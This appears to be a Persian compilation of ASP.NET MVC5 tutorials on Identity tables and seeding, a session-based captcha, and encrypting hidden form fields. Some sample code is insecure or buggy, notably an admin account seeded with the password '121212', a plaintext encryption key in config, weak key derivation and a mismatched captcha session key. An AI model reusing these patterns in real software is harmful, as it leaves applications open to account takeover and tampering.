
اولین پکیج شامل فیلد‌های IUser و IRole است که شامل اینترفیس‌هایی مرتبط با این دو می‌باشد. همچنین اینترفیسی به نام IUserStore وجود دارد که چندین متد داشته و وظیفه اصلی هر نوع اضافه و حذف کردن یا تغییر در کاربران، بر دوش آن است.

دومین پکیج هم وظیفه پیاده سازی آن چیزی را دارد که در پکیج اول معرفی شده است. کلاس های موجود در این پکیج ابزارهایی برای ارتباط EntityFramework با دیتابیس هستند. اما از مقدمات فوق که بگذریم برای درک بهتر رفتار با دیتابیس یک مثال را پیاده سازی خواهیم کرد.



فرض کنید میخواهیم چنین ارتباطی را بین سه جدول در دیتابیس برقرار کنیم، فقط به منظور یادآوری، توجه کنید که جدول **AspNetUsers** جدولی است که به شکل اتوماتیک پیش از این تولید شد و ما قرار است به کمک یک جدول واسطه **AuthorProduct** آن را به جدول **Product** مرتبط سازیم تا مشخص شود هر کتاب (به عنوان محصول) به کدام کاربر (به عنوان نویسنده) مرتبط است.

بعد از اینکه مدل های مربوط به برنامه خود را ساختیم، اولاً نیاز به ساخت کلاس کانتکست نداریم چون خود MVC5 کلاس کانتکست را دارد؛ ثانیاً نیاز به ایجاد مدل برای جداول اعتبارسنجی نیست، چون کلاسی برای فیلد های اضافی ما که علاقمندیم به جدول **Users** اضافه شود، از پیش تعیین گردیده است.



دو کلاسی که با فلش علامت گذاری شده اند، تنها فایل‌های موجود در پوشه مدل، بعد از ایجاد یک پروژه هستند. فایل IdentityModel را به عنوان فایل کانتکست خواهیم شناخت (چون یکی از کلاس‌هایی است که پیش از این گفتیم با وجود این فایل نیازی به ایجاد یک کلاس مشتق شده از DbContext نیست. همانطور که در کد زیر می‌بینید این فایل دارای دو کلاس است:

```
namespace MyShop.Models
{
    // You can add profile data for the user by adding more properties to your ApplicationUser class,
    // please visit http://go.microsoft.com/fwlink/?LinkId=317594 to learn more.
    public class ApplicationUser : IdentityUser
    {
    }

    public class ApplicationDbContext : IdentityDbContext<ApplicationUser>
    {
        public ApplicationDbContext()
            : base("DefaultConnection")
        {
        }
    }
}
```

کلاس اول همان کلاسی است که اگر به آن پراپریتی اضافه کنیم، بطور اتوماتیک آن پراپریتی به جدول ASPNetUsers در دیتابیس اضافه می‌شود و دیگر نگران فیلد‌های نداشته‌ی جدول کاربران ASP.NET خواهیم بود. مثلا در کد زیر چند عنوان به این جدول اضافه کرده‌ایم.

```
namespace MyShop.Models
{
    // You can add profile data for the user by adding more properties to your ApplicationUser class,
    // please visit http://go.microsoft.com/fwlink/?LinkId=317594 to learn more.
    public class ApplicationUser : IdentityUser
    {
        [Display(Name = "نام انگلیسی")]
        public string EnglishName { get; set; }

        [Display(Name = "نام سیستمی")]
        public string NameInSystem { get; set; }

        [Display(Name = "نام فارسی")]
        public string PersianName { get; set; }

        [Required]
        [DataType(DataType.EmailAddress)]
        [Display(Name = "آدرس ایمیل")]
        public string Email { get; set; }
    }
}
```

کلاس دوم نیز محل معرفی مدل‌ها به منظور ایجاد در دیتابیس است. به ازای هر مدل یک جدول در دیتابیس خواهیم داشت. مثلا در

شکل فوق سه پر اپرتی به جدول کاربران اضافه میشود. دقت داشته باشید با اینکه هیچ مدلی برای جدول کاربران نساخته ایم اما کلاس `ApplicationUsers` کلاسی است که به ما امکان دسترسی به مقادیر این جدول را می دهد (دسترسی به معنای اضافه و حذف و تغییر مقادیر این جدول است) (در MVC4 به کمک کلاس `membership` کارهای مشابهی انجام می دادیم) در ساختن مدل هایمان نیز اگر نیاز به ارتباط با جدول کاربران باشد، از همین کلاس فوق استفاده میکنیم. کلاس واسط (مدل واسط) بین `Product` و `AspNetUsers` در کد زیر نشان داده شده است :

```
namespace MyShop.Models
{
    public class AuthorProduct
    {
        [Key]
        public int AuthorProductId { get; set; }
        /* public int UserId { get; set; }*/

        [Display(Name = "User")]
        public string ApplicationUserId { get; set; }

        public int ProductID { get; set; }

        public virtual Product Product { get; set; }

        public virtual ApplicationUser ApplicationUser { get; set; }
    }
}
```

همانطور که مشاهده میکنید، به راحتی ارتباط را برقرار کردیم و برای برقراری این ارتباط از کلاس `ApplicationUser` استفاده کردیم. پر اپرتی `ApplicationUserId` نیز فیلد ارتباطی ما با جدول کاربران است. جدول `product` هم نکته خاصی ندارد و به شکل زیر مدل خواهد شد.

```
namespace MyShop.Models
{
    [DisplayName("محصول")]
    [DisplayPluralName("محصولات")]
    public class Product
    {
        [Key]
        public int ProductID { get; set; }

        [Display(Name = "گروه محصول")]
        [Required(ErrorMessage = "لطفاً {0} را وارد کنید")]
        public int ProductGroupID { get; set; }

        [Display(Name = "مدت زمان")]
        public string Duration { get; set; }

        [Display(Name = "نام تهیه کننده")]
        public string Producer { get; set; }

        [Display(Name = "عنوان محصول")]
        [Required(ErrorMessage = "لطفاً {0} را وارد کنید")]
        public string ProductTitle { get; set; }

        [StringLength(200)]
        [Display(Name = "کلید واژه")]
        public string MetaKeyword { get; set; }

        [StringLength(200)]
        [Display(Name = "توضیح")]
        public string MetaDescription { get; set; }

        [Display(Name = "شرح محصول")]
        [UIHint("RichText")]
        [AllowHtml]
        public string ProductDescription { get; set; }

        [Display(Name = "قیمت محصول")]
        [DisplayFormat(ApplyFormatInEditMode = true, DataFormatString = "{0:#,0}")]
        [UIHint("Integer")]
        [Required(ErrorMessage = "لطفاً {0} را وارد کنید")]
        public int ProductPrice { get; set; }

        [Display(Name = "تاریخ ثبت محصول")]
    }
}
```

```
public DateTime? RegisterDate { get; set; }

}
```

به این ترتیب هم ارتباطات را برقرار کرده‌ایم و هم از ساختن یک UserProfile اضافی خلاص شدیم.

برای پر کردن مقادیر اولیه نیز به راحتی از seed موجود در Configuration.cs مربوط به migration استفاده می‌کنیم. نمونه‌ی اینکار در کد زیر موجود است:

```
protected override void Seed(MyShop.Models.ApplicationDbContext context)
{
    context.Users.AddOrUpdate(u => u.Id,
        new ApplicationUser() { Id = "1", EnglishName = "MortezaDalil", PersianName =
        "مرتضی دلیل", UserDescription = "توضیح در مورد مرتضی", Email = "mm@mm.com", Phone = "2323", Address =
        "test", NationalCode = "2222222222", ZipCode = "2222222222" },
        new ApplicationUser() { Id = "2", EnglishName = "MarhamatZeinali",
        PersianName = "محسن احمدی", UserDescription = "توضیح در مورد محسن", Email = "mm@mm.com", Phone =
        "2323", Address = "test", NationalCode = "2222222222", ZipCode = "2222222222" },
        new ApplicationUser() { Id = "3", EnglishName = "MahdiMilani", PersianName =
        "مهدی محمدی", UserDescription = "توضیح در مورد مهدی", Email = "mm@mm.com", Phone = "2323", Address =
        "test", NationalCode = "2222222222", ZipCode = "2222222222" },
        new ApplicationUser() { Id = "4", EnglishName = "Babak", PersianName =
        "بابک", UserDescription = "کاربر معمولی بدون توضیح", Email = "mm@mm.com", Phone = "2323", Address =
        "test", NationalCode = "2222222222", ZipCode = "2222222222" }
    );

    context.AuthorProducts.AddOrUpdate(u => u.AuthorProductId,
        new AuthorProduct() { AuthorProductId = 1, ProductID = 1, ApplicationUser = "2" },
        new AuthorProduct() { AuthorProductId = 2, ProductID = 2, ApplicationUser = "1" },
        new AuthorProduct() { AuthorProductId = 3, ProductID = 3, ApplicationUser = "3" }
    );
}
```

می‌توانیم از کلاس‌های خود Identity برای انجام روش فوق استفاده کنیم؛ فرض کنید بخواهیم یک کاربر به نام admin و با نقش admin به سیستم اضافه کنیم.

```
if (!context.Users.Where(u => u.UserName == "Admin").Any())
{
    var roleStore = new RoleStore<IdentityRole>(context);
    var rolemanager = new RoleManager<IdentityRole>(roleStore);

    var userstore = new UserStore<ApplicationUser>(context);
    var usermanager = new UserManager<ApplicationUser>(userstore);

    var user = new ApplicationUser {UserName = "Admin"};

    usermanager.Create(user, "121212");
    rolemanager.Create(new IdentityRole {Name = "admin"});

    usermanager.AddToRole(user.Id, "admin");
}
```

در عبارت شرطی موجود کد فوق، ابتدا چک کردیم که چنین یوزری در دیتابیس نباشد، سپس از کلاس RoleStore که پیاده سازی شده‌ی اینترفیس IRoleStore است استفاده کردیم. سازنده این کلاس به کانتکسٹ نیاز دارد؛ پس به آن context را به عنوان ورودی می‌دهیم. در خط بعد، کلاس rolemanager را داریم که بخشی از پکیج Core است و پیش از این درباره اش توضیح دادیم یکی از دو رفرنسی که خوبخود به پروژه اضافه می‌شوند) و از ویژگی‌های Identity است. به آن آبجکتی که از RoleStore ساختیم را پاس میدهیم و خود کلاس میداند چه چیز را کجا ذخیره کند.

برای ایجاد کاربر نیز همین روند را انجام می‌دهیم. سپس یک آبجکت به نام user را از روی کلاس ApplicationUser می‌سازیم. برای آن پسورد 121212 سِت می‌کنیم و نقش ادمین را به آن نسبت میدهیم. این روش قابل تسری به تمامی بخش‌های برنامه شماست. میتوانید عملیات کنترل و مدیریت اکانت را نیز به همین شکل انجام دهید. ساخت کاربر و لاگین کردن یا مدیریت پسورد

نیز به همین شکل قابل انجام است.
بعد از آپدیت دیتابیس تغییرات را مشاهده خواهیم کرد.

در این مثال به کمک MVC5، یک کپچای ساده و قابل فهم را تولید و استفاده خواهیم کرد. این نوشته بر اساس [این مقاله](#) ایجاد شده و جزئیات زیادی برای درک افراد مبتدی به آن افزوده شده است که امیدوارم راهنمای مفیدی برای علاقمندان باشد.

با کلیک راست بر روی پوشه کنترلر، یک کنترلر به منظور ایجاد کپچا بسازید و اکشن متذ زیر را در آن کنترلر ایجاد کنید:

```
public class CaptchaController : Controller
{
    public ActionResult CaptchaImage(string prefix, bool noisy = true)
    {
        var rand = new Random((int)DateTime.Now.Ticks);
        //generate new question
        int a = rand.Next(10, 99);
        int b = rand.Next(0, 9);
        var captcha = string.Format("{0} + {1} = ?", a, b);

        //store answer
        Session["Captcha" + prefix] = a + b;

        //image stream
        FileContentResult img = null;

        using (var mem = new MemoryStream())
        using (var bmp = new Bitmap(130, 30))
        using (var gfx = Graphics.FromImage((Image)bmp))
        {
            gfx.TextRenderingHint = TextRenderingHint.ClearTypeGridFit;
            gfx.SmoothingMode = SmoothingMode.AntiAlias;
            gfx.FillRectangle(Brushes.White, new Rectangle(0, 0, bmp.Width, bmp.Height));

            //add noise
            if (noisy)
            {
                int i, r, x, y;
                var pen = new Pen(Color.Yellow);
                for (i = 1; i < 10; i++)
                {
                    pen.Color = Color.FromArgb(
                        (rand.Next(0, 255)),
                        (rand.Next(0, 255)),
                        (rand.Next(0, 255)));

                    r = rand.Next(0, (130 / 3));
                    x = rand.Next(0, 130);
                    y = rand.Next(0, 30);

                    gfx.DrawEllipse(pen, x - r, y - r, r, r);
                }
            }

            //add question
            gfx.DrawString(captcha, new Font("Tahoma", 15), Brushes.Gray, 2, 3);

            //render as Jpeg
            bmp.Save(mem, System.Drawing.Imaging.ImageFormat.Jpeg);
            img = this.File(mem.GetBuffer(), "image/Jpeg");
        }

        return img;
    }
}
```

همانطور که از کد فوق پیداست، دو مقدار a و b، به شکل اتفاقی ایجاد می‌شوند و حاصل جمع آنها در یک Session نگهداری خواهد شد. سپس تصویری بر اساس تصویر a+b ایجاد می‌شود (مثل 4+3). این تصویر خروجی این اکشن متذ است. به سادگی می‌توانید این اکشن را بر اساس خواسته خود اصلاح کنید؛ مثلاً به جای حاصل جمع دو عدد، از کاربرد چند حرف یا عدد که بصورت اتفاقی تولید کرده‌اید، استفاده نمایید.

فرض کنید می خواهیم کپچا را هنگام ثبت نام استفاده کنیم.

در فایل AccountViewModels.cs در پوشه مدل‌ها در کلاس RegisterViewModel خاصیت زیر را اضافه کنید:

```
[Required(ErrorMessage = "لطفاً {0} را وارد کنید")]
[Display(Name = "حائل جمع")]
public string Captcha { get; set; }
```

حالا در پوشه View/Account به فایل Register.cshtml خاصیت فوق را اضافه کنید:

```
<div class="form-group">
    <input type="button" value="" id="refresh" />
    @Html.LabelFor(model => model.Captcha)
    
</div>
```

وظیفه این بخش، نمایش کپچاست. تگ img دارای آدرسی است که توسط اکشن متده است که در ابتدای این مقاله ایجاد نموده‌ایم تولید می‌شود. این آدرس تصویر کپچاست. یک دکمه هم با شناسه refresh برای به روز رسانی مجدد تصویر در نظر گرفته‌ایم.

حالا کد ایجکسی برای آپدیت کپچا توسط دکمه refresh (من در پایین ویوی Register ، اسکریپت زیر را قرار دادم):

```
<script type="text/javascript">
$(function () {
    $('#refresh').click(function () {

        $.ajax({
            url: '@Url.Action("CaptchaImage", "Captcha")',
            type: "GET",
            data: null
        })
        .done(function (functionResult) {
            $("#imgcpacha").attr("src", "/Captcha/CaptchaImage?" + functionResult);
        });
    });
});
</script>
```

آنچه در url نوشته شده است، شاید [اصلی‌ترین](#) شکل فراخوانی یک اکشن متده باشد. این اکشن در ابتدای مقاله تحت کنترلری به نام Captcha معرفی شده بود و خروجی آن آدرس یک فایل تصویری است. نوع ارتباط، Get است و هیچ اطلاعاتی به اکشن متده فرستاده نمی‌شود، اما اکشن متده ما آدرسی را به ما برمی‌گرداند که تحت نام FunctionResult آن را دریافت کرده و به کمک کد جی کوئری، مقدارش را در ویژگی src تصویر موجود در صفحه جاری جایگزین می‌کنیم. دقت کنید که برای دسترسی به تصویر، لازم است جایگزینی آدرس، در ویژگی src به شکل فوق صورت پذیرد.*

تنها کار باقیمانده اضافه کردن کد زیر به ابتدای اکشن متده Register درون کنترلر Account است.

```
if (Session["Captcha"] == null || Session["Captcha"].ToString() != model.Captcha)
{
    ModelState.AddModelError("Captcha", "مجموع اشتباه است");
}
```

واضح است که اینکار پیش از شرط if(ModelState.IsValidate) صورت می‌گیرد و وظیفه شرط فوق، بررسی برابری مقدار Session تولید شده در اکشن CaptchaImage (ابتدای این مقاله) با مقدار ورودی کاربر است. (مقداری که از طریق خاصیت تولیدی

خودمان به آن دسترسی داریم). بدیهی است اگر این دو مقدار نابرابر باشند، یک خطا به ModelState اضافه می‌شود و شرط که در اولین خط بعد از کد فوق وجود دارد، برقرار نخواهد بود و پیغام خطأ در صفحه ثبت نام نمایش داده خواهد شد.

تصویر زیر نمونه‌ی نتیجه‌ای است که حاصل خواهد شد :



* اصلاح : دقت کنید بدون استفاده از ایجکس هم میتوانید تصویر فوق را آپدیت کنید:

```
$('#refresh').click(function () {
    var d = new Date();
    $('#imgcpatcha').attr("src", "Captcha/CaptchaImage?" + d.getTime());
});
```

رویداد کلیک را با کد فوق جایگزین کنید؛ دو نکته در اینجا وجود دارد :

یک. استفاده از زمان در انتهای آدرس به خاطر مشکلاتیست که فایرفاکس یا IE با اینگونه آپدیت‌های تصویری دارند. این دو مرورگر (برخلاف کروم) تصاویر را نگهداری می‌کنند و آپدیت به روش فوق به مشکل برخورد می‌کنند مگر آنکه آدرس را به کمک اضافه کردن زمان آپدیت کنید تا مرورگر متوجه داستان شود

دو. همانطور که میبینید آدرس تصویر در حقیقت خروجی یک اکشن نیست هر بار این اکشن را به کمک ایجکس صدا بزنیم و روش فوق در مرورگرهای مختلف جواب خواهد داد.

نظرات خوانندگان

نویسنده: محسن خان
تاریخ: ۹:۳۳ ۱۳۹۳/۰۳/۲۶

ممnon از شما. فقط یک نکته‌ی کوچک در مورد memory stream هست که بهتره درنظر گرفته بشه. در این شیء متدهای `ToArray` و `GetBuffer` یکی نیستند. متدهای `GetBuffer` حجمی نزدیک به 2 برابر آرایه اصلی رو عموماً داره و انتهایش یک سری بایت‌های اضافی هم شاید باشند. اما `ToArray` اصل دیتا رو بر می‌گردونه.

Note that the buffer contains allocated bytes which might be unused. For example, if the string "test" is written into the [MemoryStream](#) object, the length of the buffer returned from `GetBuffer` is 256, not 4, with 252 bytes unused. To obtain only the data in the buffer, use the [`ToArray`](#) method; however, [`ToArray`](#) creates a copy of the data [.in memory](#).

جهت نگهداری بعضی از اطلاعات در صفحات کاربر، از فیلدهای مخفی (Hidden Inputs) استفاده می‌کنیم. مشکلی که در این روش وجود دارد این است که اگر این اطلاعات مهم باشند (مانند کلیدها) کاربر می‌تواند توسط ابزارهایی این اطلاعات را تغییر دهد و این مورد مسئله‌ای خطرناک می‌باشد.

راه حل رفع این مسئله‌ی امنیتی، استفاده از یک `Html Helper` جهت رمزنگاری این فیلد مخفی در مرورگر کاربر و رمزگشایی آن هنگام `Post` شدن سمت سرور می‌باشد.

برای رسیدن به این هدف یک `Controller Factory` ([Understanding and Extending Controller Factory in MVC](#)) سفارشی را جهت دستیابی به مقادیر فرم ارسالی، قبل از استفاده در `Action`ها و به همراه کلاس‌های زیر ایجاد کردیم.
کلاس `: EncryptSettingsProvider`

```
public interface IEncryptSettingsProvider
{
    byte[] EncryptionKey { get; }
    string EncryptionPrefix { get; }
}

public class EncryptSettingsProvider : IEncryptSettingsProvider
{
    private readonly string _encryptionPrefix;
    private readonly byte[] _encryptionKey;

    public EncryptSettingsProvider()
    {
        //read settings from configuration
        var useHashingString = ConfigurationManager.AppSettings["UseHashingForEncryption"];
        var useHashing = System.String.Compare(useHashingString, "false",
System.StringComparison.OrdinalIgnoreCase) != 0;

        _encryptionPrefix = ConfigurationManager.AppSettings["EncryptionPrefix"];
        if (string.IsNullOrWhiteSpace(_encryptionPrefix))
        {
            _encryptionPrefix = "encryptedHidden_";

        }

        var key = ConfigurationManager.AppSettings["EncryptionKey"];
        if (useHashing)
        {
            var hash = new SHA256Managed();
            _encryptionKey = hash.ComputeHash(Encoding.UTF8.GetBytes(key));
            hash.Clear();
            hash.Dispose();
        }
        else
        {
            _encryptionKey = Encoding.UTF8.GetBytes(key);
        }
    }

    #region ISettingsProvider Members

    public byte[] EncryptionKey
    {
        get
        {
            return _encryptionKey;
        }
    }

    public string EncryptionPrefix
    {
        get { return _encryptionPrefix; }
    }
}
```

```
#endregion
}
```

در این کلاس تنظیمات مربوط به Encryption را بازیابی مینماییم. کلید رمز نگاری میباشد و در فایل Config برنامه ذخیره میباشد.

: پیشوند نام Hidden فیلد ها میباشد، این پیشوند برای یافتن Hidden فیلد هایی که رمزنگاری شده اند استفاده میشود. میتوان این فیلد را در فایل Config برنامه ذخیره کرد.

```
<appSettings>
  <add key="EncryptionKey" value="asdjahsdkhaksj dkashdkhak sdhkahsdkha kjsdhkasd"/>
</appSettings>
```

کلاس : RijndaelStringEncrypter

```
public interface IRijndaelStringEncrypter : IDisposable
{
    string Encrypt(string value);
    string Decrypt(string value);
}

public class RijndaelStringEncrypter : IRijndaelStringEncrypter
{
    private RijndaelManaged _encryptionProvider;
    private ICryptoTransform _cryptoTransform;
    private readonly byte[] _key;
    private readonly byte[] _iv;

    public RijndaelStringEncrypter(IEncryptSettingsProvider settings, string key)
    {
        _encryptionProvider = new RijndaelManaged();
        var keyBytes = Encoding.UTF8.GetBytes(key);
        var derivedbytes = new Rfc2898DeriveBytes(settings.EncryptionKey, keyBytes, 3);
        _key = derivedbytes.GetBytes(_encryptionProvider.KeySize / 8);
        _iv = derivedbytes.GetBytes(_encryptionProvider.BlockSize / 8);
    }

    #region IEncryptString Members

    public string Encrypt(string value)
    {
        var valueBytes = Encoding.UTF8.GetBytes(value);

        if (_cryptoTransform == null)
        {
            _cryptoTransform = _encryptionProvider.CreateEncryptor(_key, _iv);
        }

        var encryptedBytes = _cryptoTransform.TransformFinalBlock(valueBytes, 0,
valueBytes.Length);
        var encrypted = Convert.ToBase64String(encryptedBytes);

        return encrypted;
    }

    public string Decrypt(string value)
    {
        var valueBytes = Convert.FromBase64String(value);

        if (_cryptoTransform == null)
        {
            _cryptoTransform = _encryptionProvider.CreateDecryptor(_key, _iv);
        }

        var decryptedBytes = _cryptoTransform.TransformFinalBlock(valueBytes, 0,
valueBytes.Length);
        var decrypted = Encoding.UTF8.GetString(decryptedBytes);

        return decrypted;
    }
}
```

```
#endregion

#region IDisposable Members

public void Dispose()
{
    if (_cryptoTransform != null)
    {
        _cryptoTransform.Dispose();
        _cryptoTransform = null;
    }

    if (_encryptionProvider != null)
    {
        _encryptionProvider.Clear();
        _encryptionProvider.Dispose();
        _encryptionProvider = null;
    }
}

#endregion
}
```

در این پروژه ، جهت رمزنگاری، از کلاس [RijndaelManaged](#) استفاده میکنیم.

RijndaelManaged :Accesses the managed version of the Rijndael algorithm

Rijndael :Represents the base class from which all implementations of the Rijndael symmetric encryption algorithm must inherit

متغیر key در سازنده کلاس کلیدی جهت رمزنگاری و رمزگشایی میباشد. این کلید میتواند AntiForgeryToken Token تولیدی در View ها و یا کلیدی باشد که در سیستم خودمان ذخیره سازی میکنیم.

در این پروژه از کلید سیستم خودمان استفاده میکنیم.

کلاس : [ActionKey](#)

```
public class ActionKey
{
    public string Area { get; set; }
    public string Controller { get; set; }
    public string Action { get; set; }
    public string ActionKeyValue { get; set; }
}
```

در اینجا هر View که بخواهد از این فیلد رمزنگاری شده استفاده کند بایستی دارای کلیدی در سیستم باشد. مدل متناظر مورد استفاده را مشاهده می‌نمایید. در این مدل، ActionKeyValue کلیدی جهت رمزنگاری این فیلد مخفی می‌باشد.

: ActionKeyService کلاس

```
/// <summary>
/// پیدا کردن کلید متناظر هر ویو. ایجاد کلید جدید در صورت عدم وجود کلید در سیستم
/// </summary>
/// <param name="action"></param>
/// <param name="controller"></param>
/// <param name="area"></param>
/// <returns></returns>
string GetActionKey(string action, string controller, string area = "");

}
public class ActionKeyService : IActionKeyService
{

    private static readonly IList<ActionKey> ActionKeys;

    static ActionKeyService()
    {
        ActionKeys = new List<ActionKey>
        {
            new ActionKey
            {
                Area = "",
                Controller = "Product",
                Action = "dit",
                ActionKeyValue = "E702E4C2-A3B9-446A-912F-8DAC6B0444BC",
            }
        };
    }

    /// <summary>
    /// پیدا کردن کلید متناظر هر ویو. ایجاد کلید جدید در صورت عدم وجود کلید در سیستم
    /// </summary>
    /// <param name="action"></param>
    /// <param name="controller"></param>
    /// <param name="area"></param>
    /// <returns></returns>
    public string GetActionKey(string action, string controller, string area = "")
    {
        area = area ?? "";
        var actionKey= ActionKeys.FirstOrDefault(a =>
            a.Action.ToLower() == action.ToLower() &&
            a.Controller.ToLower() == controller.ToLower() &&
            a.Area.ToLower() == area.ToLower());
        return actionKey != null ? actionKey.ActionKeyValue : AddActionKey(action, controller,
area);
    }

    /// <summary>
    /// اضافه کردن کلید جدید به سیستم
    /// </summary>
    /// <param name="action"></param>
    /// <param name="controller"></param>
    /// <param name="area"></param>
    /// <returns></returns>
    private string AddActionKey(string action, string controller, string area = "")
    {
        var actionKey = new ActionKey
        {
            Action = action,
            Controller = controller,
            Area = area,
            ActionKeyValue = Guid.NewGuid().ToString()
        }
    }
}
```

```

    };
    ActionKeys.Add(actionKey);
    return actionKey.ActionKeyValue;
}

}

```

جهت بازیابی کلید هر View میباشد. در متدهای GetActionKey ابتدا بدنبال کلید View درخواستی در منبعی از ActionKeyها میگردیم. اگر این کلید یافت نشد کلیدی برای آن ایجاد میکنیم و نیازی به مقدار دهی آن نمیباشد.

: [MvcHtmlHelperExtentions](#) کلاس

```

public static class MvcHtmlHelperExtentions
{
    public static string GetActionKey(this System.Web.Routing.RequestContext requestContext)
    {
        IActionKeyService actionKeyService = new ActionKeyService();
        var action = requestContext.RouteData.Values["Action"].ToString();
        var controller = requestContext.RouteData.Values["Controller"].ToString();
        var area = requestContext.RouteData.Values["Area"];
        var actionKeyValue = actionKeyService.GetActionKey(
            action, controller, area != null ? area.ToString() : null);

        return actionKeyValue;
    }

    public static string GetActionKey(this HtmlHelper helper)
    {
        IActionKeyService actionKeyService = new ActionKeyService();
        var action = helper.ViewContext.RouteData.Values["Action"].ToString();
        var controller = helper.ViewContext.RouteData.Values["Controller"].ToString();
        var area = helper.ViewContext.RouteData.Values["Area"];
        var actionKeyValue = actionKeyService.GetActionKey(
            action, controller, area != null ? area.ToString() : null);

        return actionKeyValue;
    }
}

```

از این متدهای کمکی جهت بدست آوردن کلیدها استفاده میکنیم.

```
public static string GetActionKey(this System.Web.Routing.RequestContext requestContext)
```

این متدهای کمکی در زمانیکه میخواهیم اطلاعات را بازیابی کنیم استفاده DefaultControllerFactory میشود.

```
public static string GetActionKey(this HtmlHelper helper)
```

از این متدهای کمکی درنظر گرفته جهت ایجاد فیلدهای مخفی رمز نگاری شده، استفاده میکنیم.

: [InputExtensions](#) کلاس

```

public static class InputExtensions
{
    public static MvcHtmlString EncryptedHidden(this HtmlHelper helper, string name, object value)
    {
        if (value == null)
        {
            value = string.Empty;
        }
        var strValue = value.ToString();

```

```

IEncryptSettingsProvider settings = new EncryptSettingsProvider();
var encrypter = new RijndaelStringEncrypter(settings, helper.GetActionKey());
var encryptedValue = encrypter.Encrypt(strValue);
encrypter.Dispose();

var encodedValue = helper.Encode(encryptedValue);
var newName = string.Concat(settings.EncryptionPrefix, name);

return helper.Hidden(newName, encodedValue);
}

public static MvcHtmlString EncryptedHiddenFor<TModel, TProperty>(this HtmlHelper<TModel>
htmlHelper, Expression<Func<TModel, TProperty>> expression)
{
    var name = ExpressionHelper.GetExpressionText(expression);
    var metadata = ModelMetadata.FromLambdaExpression(expression, htmlHelper.ViewData);
    return EncryptedHidden(htmlHelper, name, metadata.Model);
}

}

```

دو helper برای ایجاد فیلد مخفی رمزنگاری شده ایجاد شده است. در ادامه نحوه استفاده از این دو متد الحقی را در View‌ها مشاهده مینمایید.

```

@Html.EncryptedHiddenFor(model => model.Id)
@Html.EncryptedHidden("Id2", "2")

```

: DecryptingControllerFactory کلاس

```

public class DecryptingControllerFactory : DefaultControllerFactory
{
    private readonly IEncryptSettingsProvider _settings;

    public DecryptingControllerFactory()
    {
        _settings = new EncryptSettingsProvider();
    }

    public override IController CreateController(System.Web.Routing.RequestContext requestContext,
string controllerName)
    {
        var parameters = requestContext.HttpContext.Request.Params;
        var encryptedParamKeys = parameters.AllKeys.Where(x =>
x.StartsWith(_settings.EncryptionPrefix)).ToList();

        IRijndaelStringEncrypter decrypter = null;

        foreach (var key in encryptedParamKeys)
        {
            if (decrypter == null)
            {
                decrypter = GetDecrypter(requestContext);
            }

            var oldKey = key.Replace(_settings.EncryptionPrefix, string.Empty);
            var oldValue = decrypter.Decrypt(parameters[key]);
            if (requestContext.RouteData.Values[oldKey] != null)
            {
                if (requestContext.RouteData.Values[oldKey].ToString() != oldValue)
                    throw new ApplicationException("Form values is modified!");
            }
            requestContext.RouteData.Values[oldKey] = oldValue;
        }

        if (decrypter != null)
        {
            decrypter.Dispose();
        }

        return base.CreateController(requestContext, controllerName);
    }

    private IRijndaelStringEncrypter GetDecrypter(System.Web.Routing.RequestContext requestContext)
    {
        var decrypter = new RijndaelStringEncrypter(_settings, requestContext.GetActionKey());
        return decrypter;
    }
}

```

```
}
```

```
}
```

از این جهت رمزگشایی داده‌هایی رمز نگاری شده و بازگرداندن آنها به مقادیر اولیه، در هنگام عملیات PostBack استفاده می‌شود.
این قسمت از کد

```
if (requestContext.RouteData.Values[oldKey] != null)
{
    if (requestContext.RouteData.Values[oldKey].ToString() != oldValue)
        throw new ApplicationException("Form values is modified!");
```

زمانی استفاده می‌شود که کلید مد نظر ما در UrlParameter‌ها یافت شود و در صورت مغایرت این پارامتر و فیلد مخفی، یک Exception تولید می‌شود.

همچنین بایستی این Controller Factory را در Application_Start فایل global.asax.cs برنامه اضافه نماییم.

```
protected void Application_Start()
{
    ...
    ControllerBuilder.Current.SetControllerFactory(typeof(DecryptingControllerFactory));
```

کدهای پروژه‌ی جاری [TestHiddenEncrypt.7z](#)

* در تکمیل این مقاله میتوان SessionId AntyForgeryToken کاربر یا تولیدی در View را نیز در کلید دخالت داد و در هر بار Post شدن اطلاعات این ActionKeyValue مربوط به کاربر جاری را تغییر داد و کلیدها را در بازکهای اطلاعاتی ذخیره نمود.

مراجع:

[Automatic Encryption of Secure Form Field Data](#)
[Encrypted Hidden Redux : Let's Get Salty](#)

در پژوهش های بزرگ نرم افزاری، از قدیم بحث تامین امنیت پژوهه، یکی از چالش های مهم بوده است. از دیدگاه شخصی بند، یک مدیر نرم افزار یا حتی یک توسعه دهنده برنامه های تحت وب، لازم است علاوه بر صرف وقت مطالعاتی و آشنایی و تسلط بر مباحث طراحی معماری سیستم های تحت وب، که از اهمیت بالا و مقیاس بزرگی برخوردارند آشنایی لازم را با چالش های امنیتی در پیاده سازی اینگونه سیستم ها داشته باشد. امنیت در یک سیستم بزرگ و ارائه دهنده خدمات، باعث می شود تا کاربر علاوه بر یک تجربه کاربری (user experience) خوب از سیستم که حاصل پیاده سازی صحیح سیستم می باشد، اعتماد ویژه ای به سیستم مذکور داشته باشد. گاهها کاربران به علت بی اعتمادی به شرایط امنیتی حاکم بر یک سیستم، از تجربه کاربری خوب یک سیستم چشم پوشی می کنند. اهمیت این مسئله تا جاییست که غول های تکنولوژی دنیا همچون Google درگیر این چالش می باشند و همیشه سعی بر تامین امنیت کاربران علاوه بر ایجاد تجربه کاربری خوب دارند. پس عدم توجه به این موضوع میتواند خسارات وارد جبران ناپذیری را به یک سیستم از جهت های مختلف وارد کند.

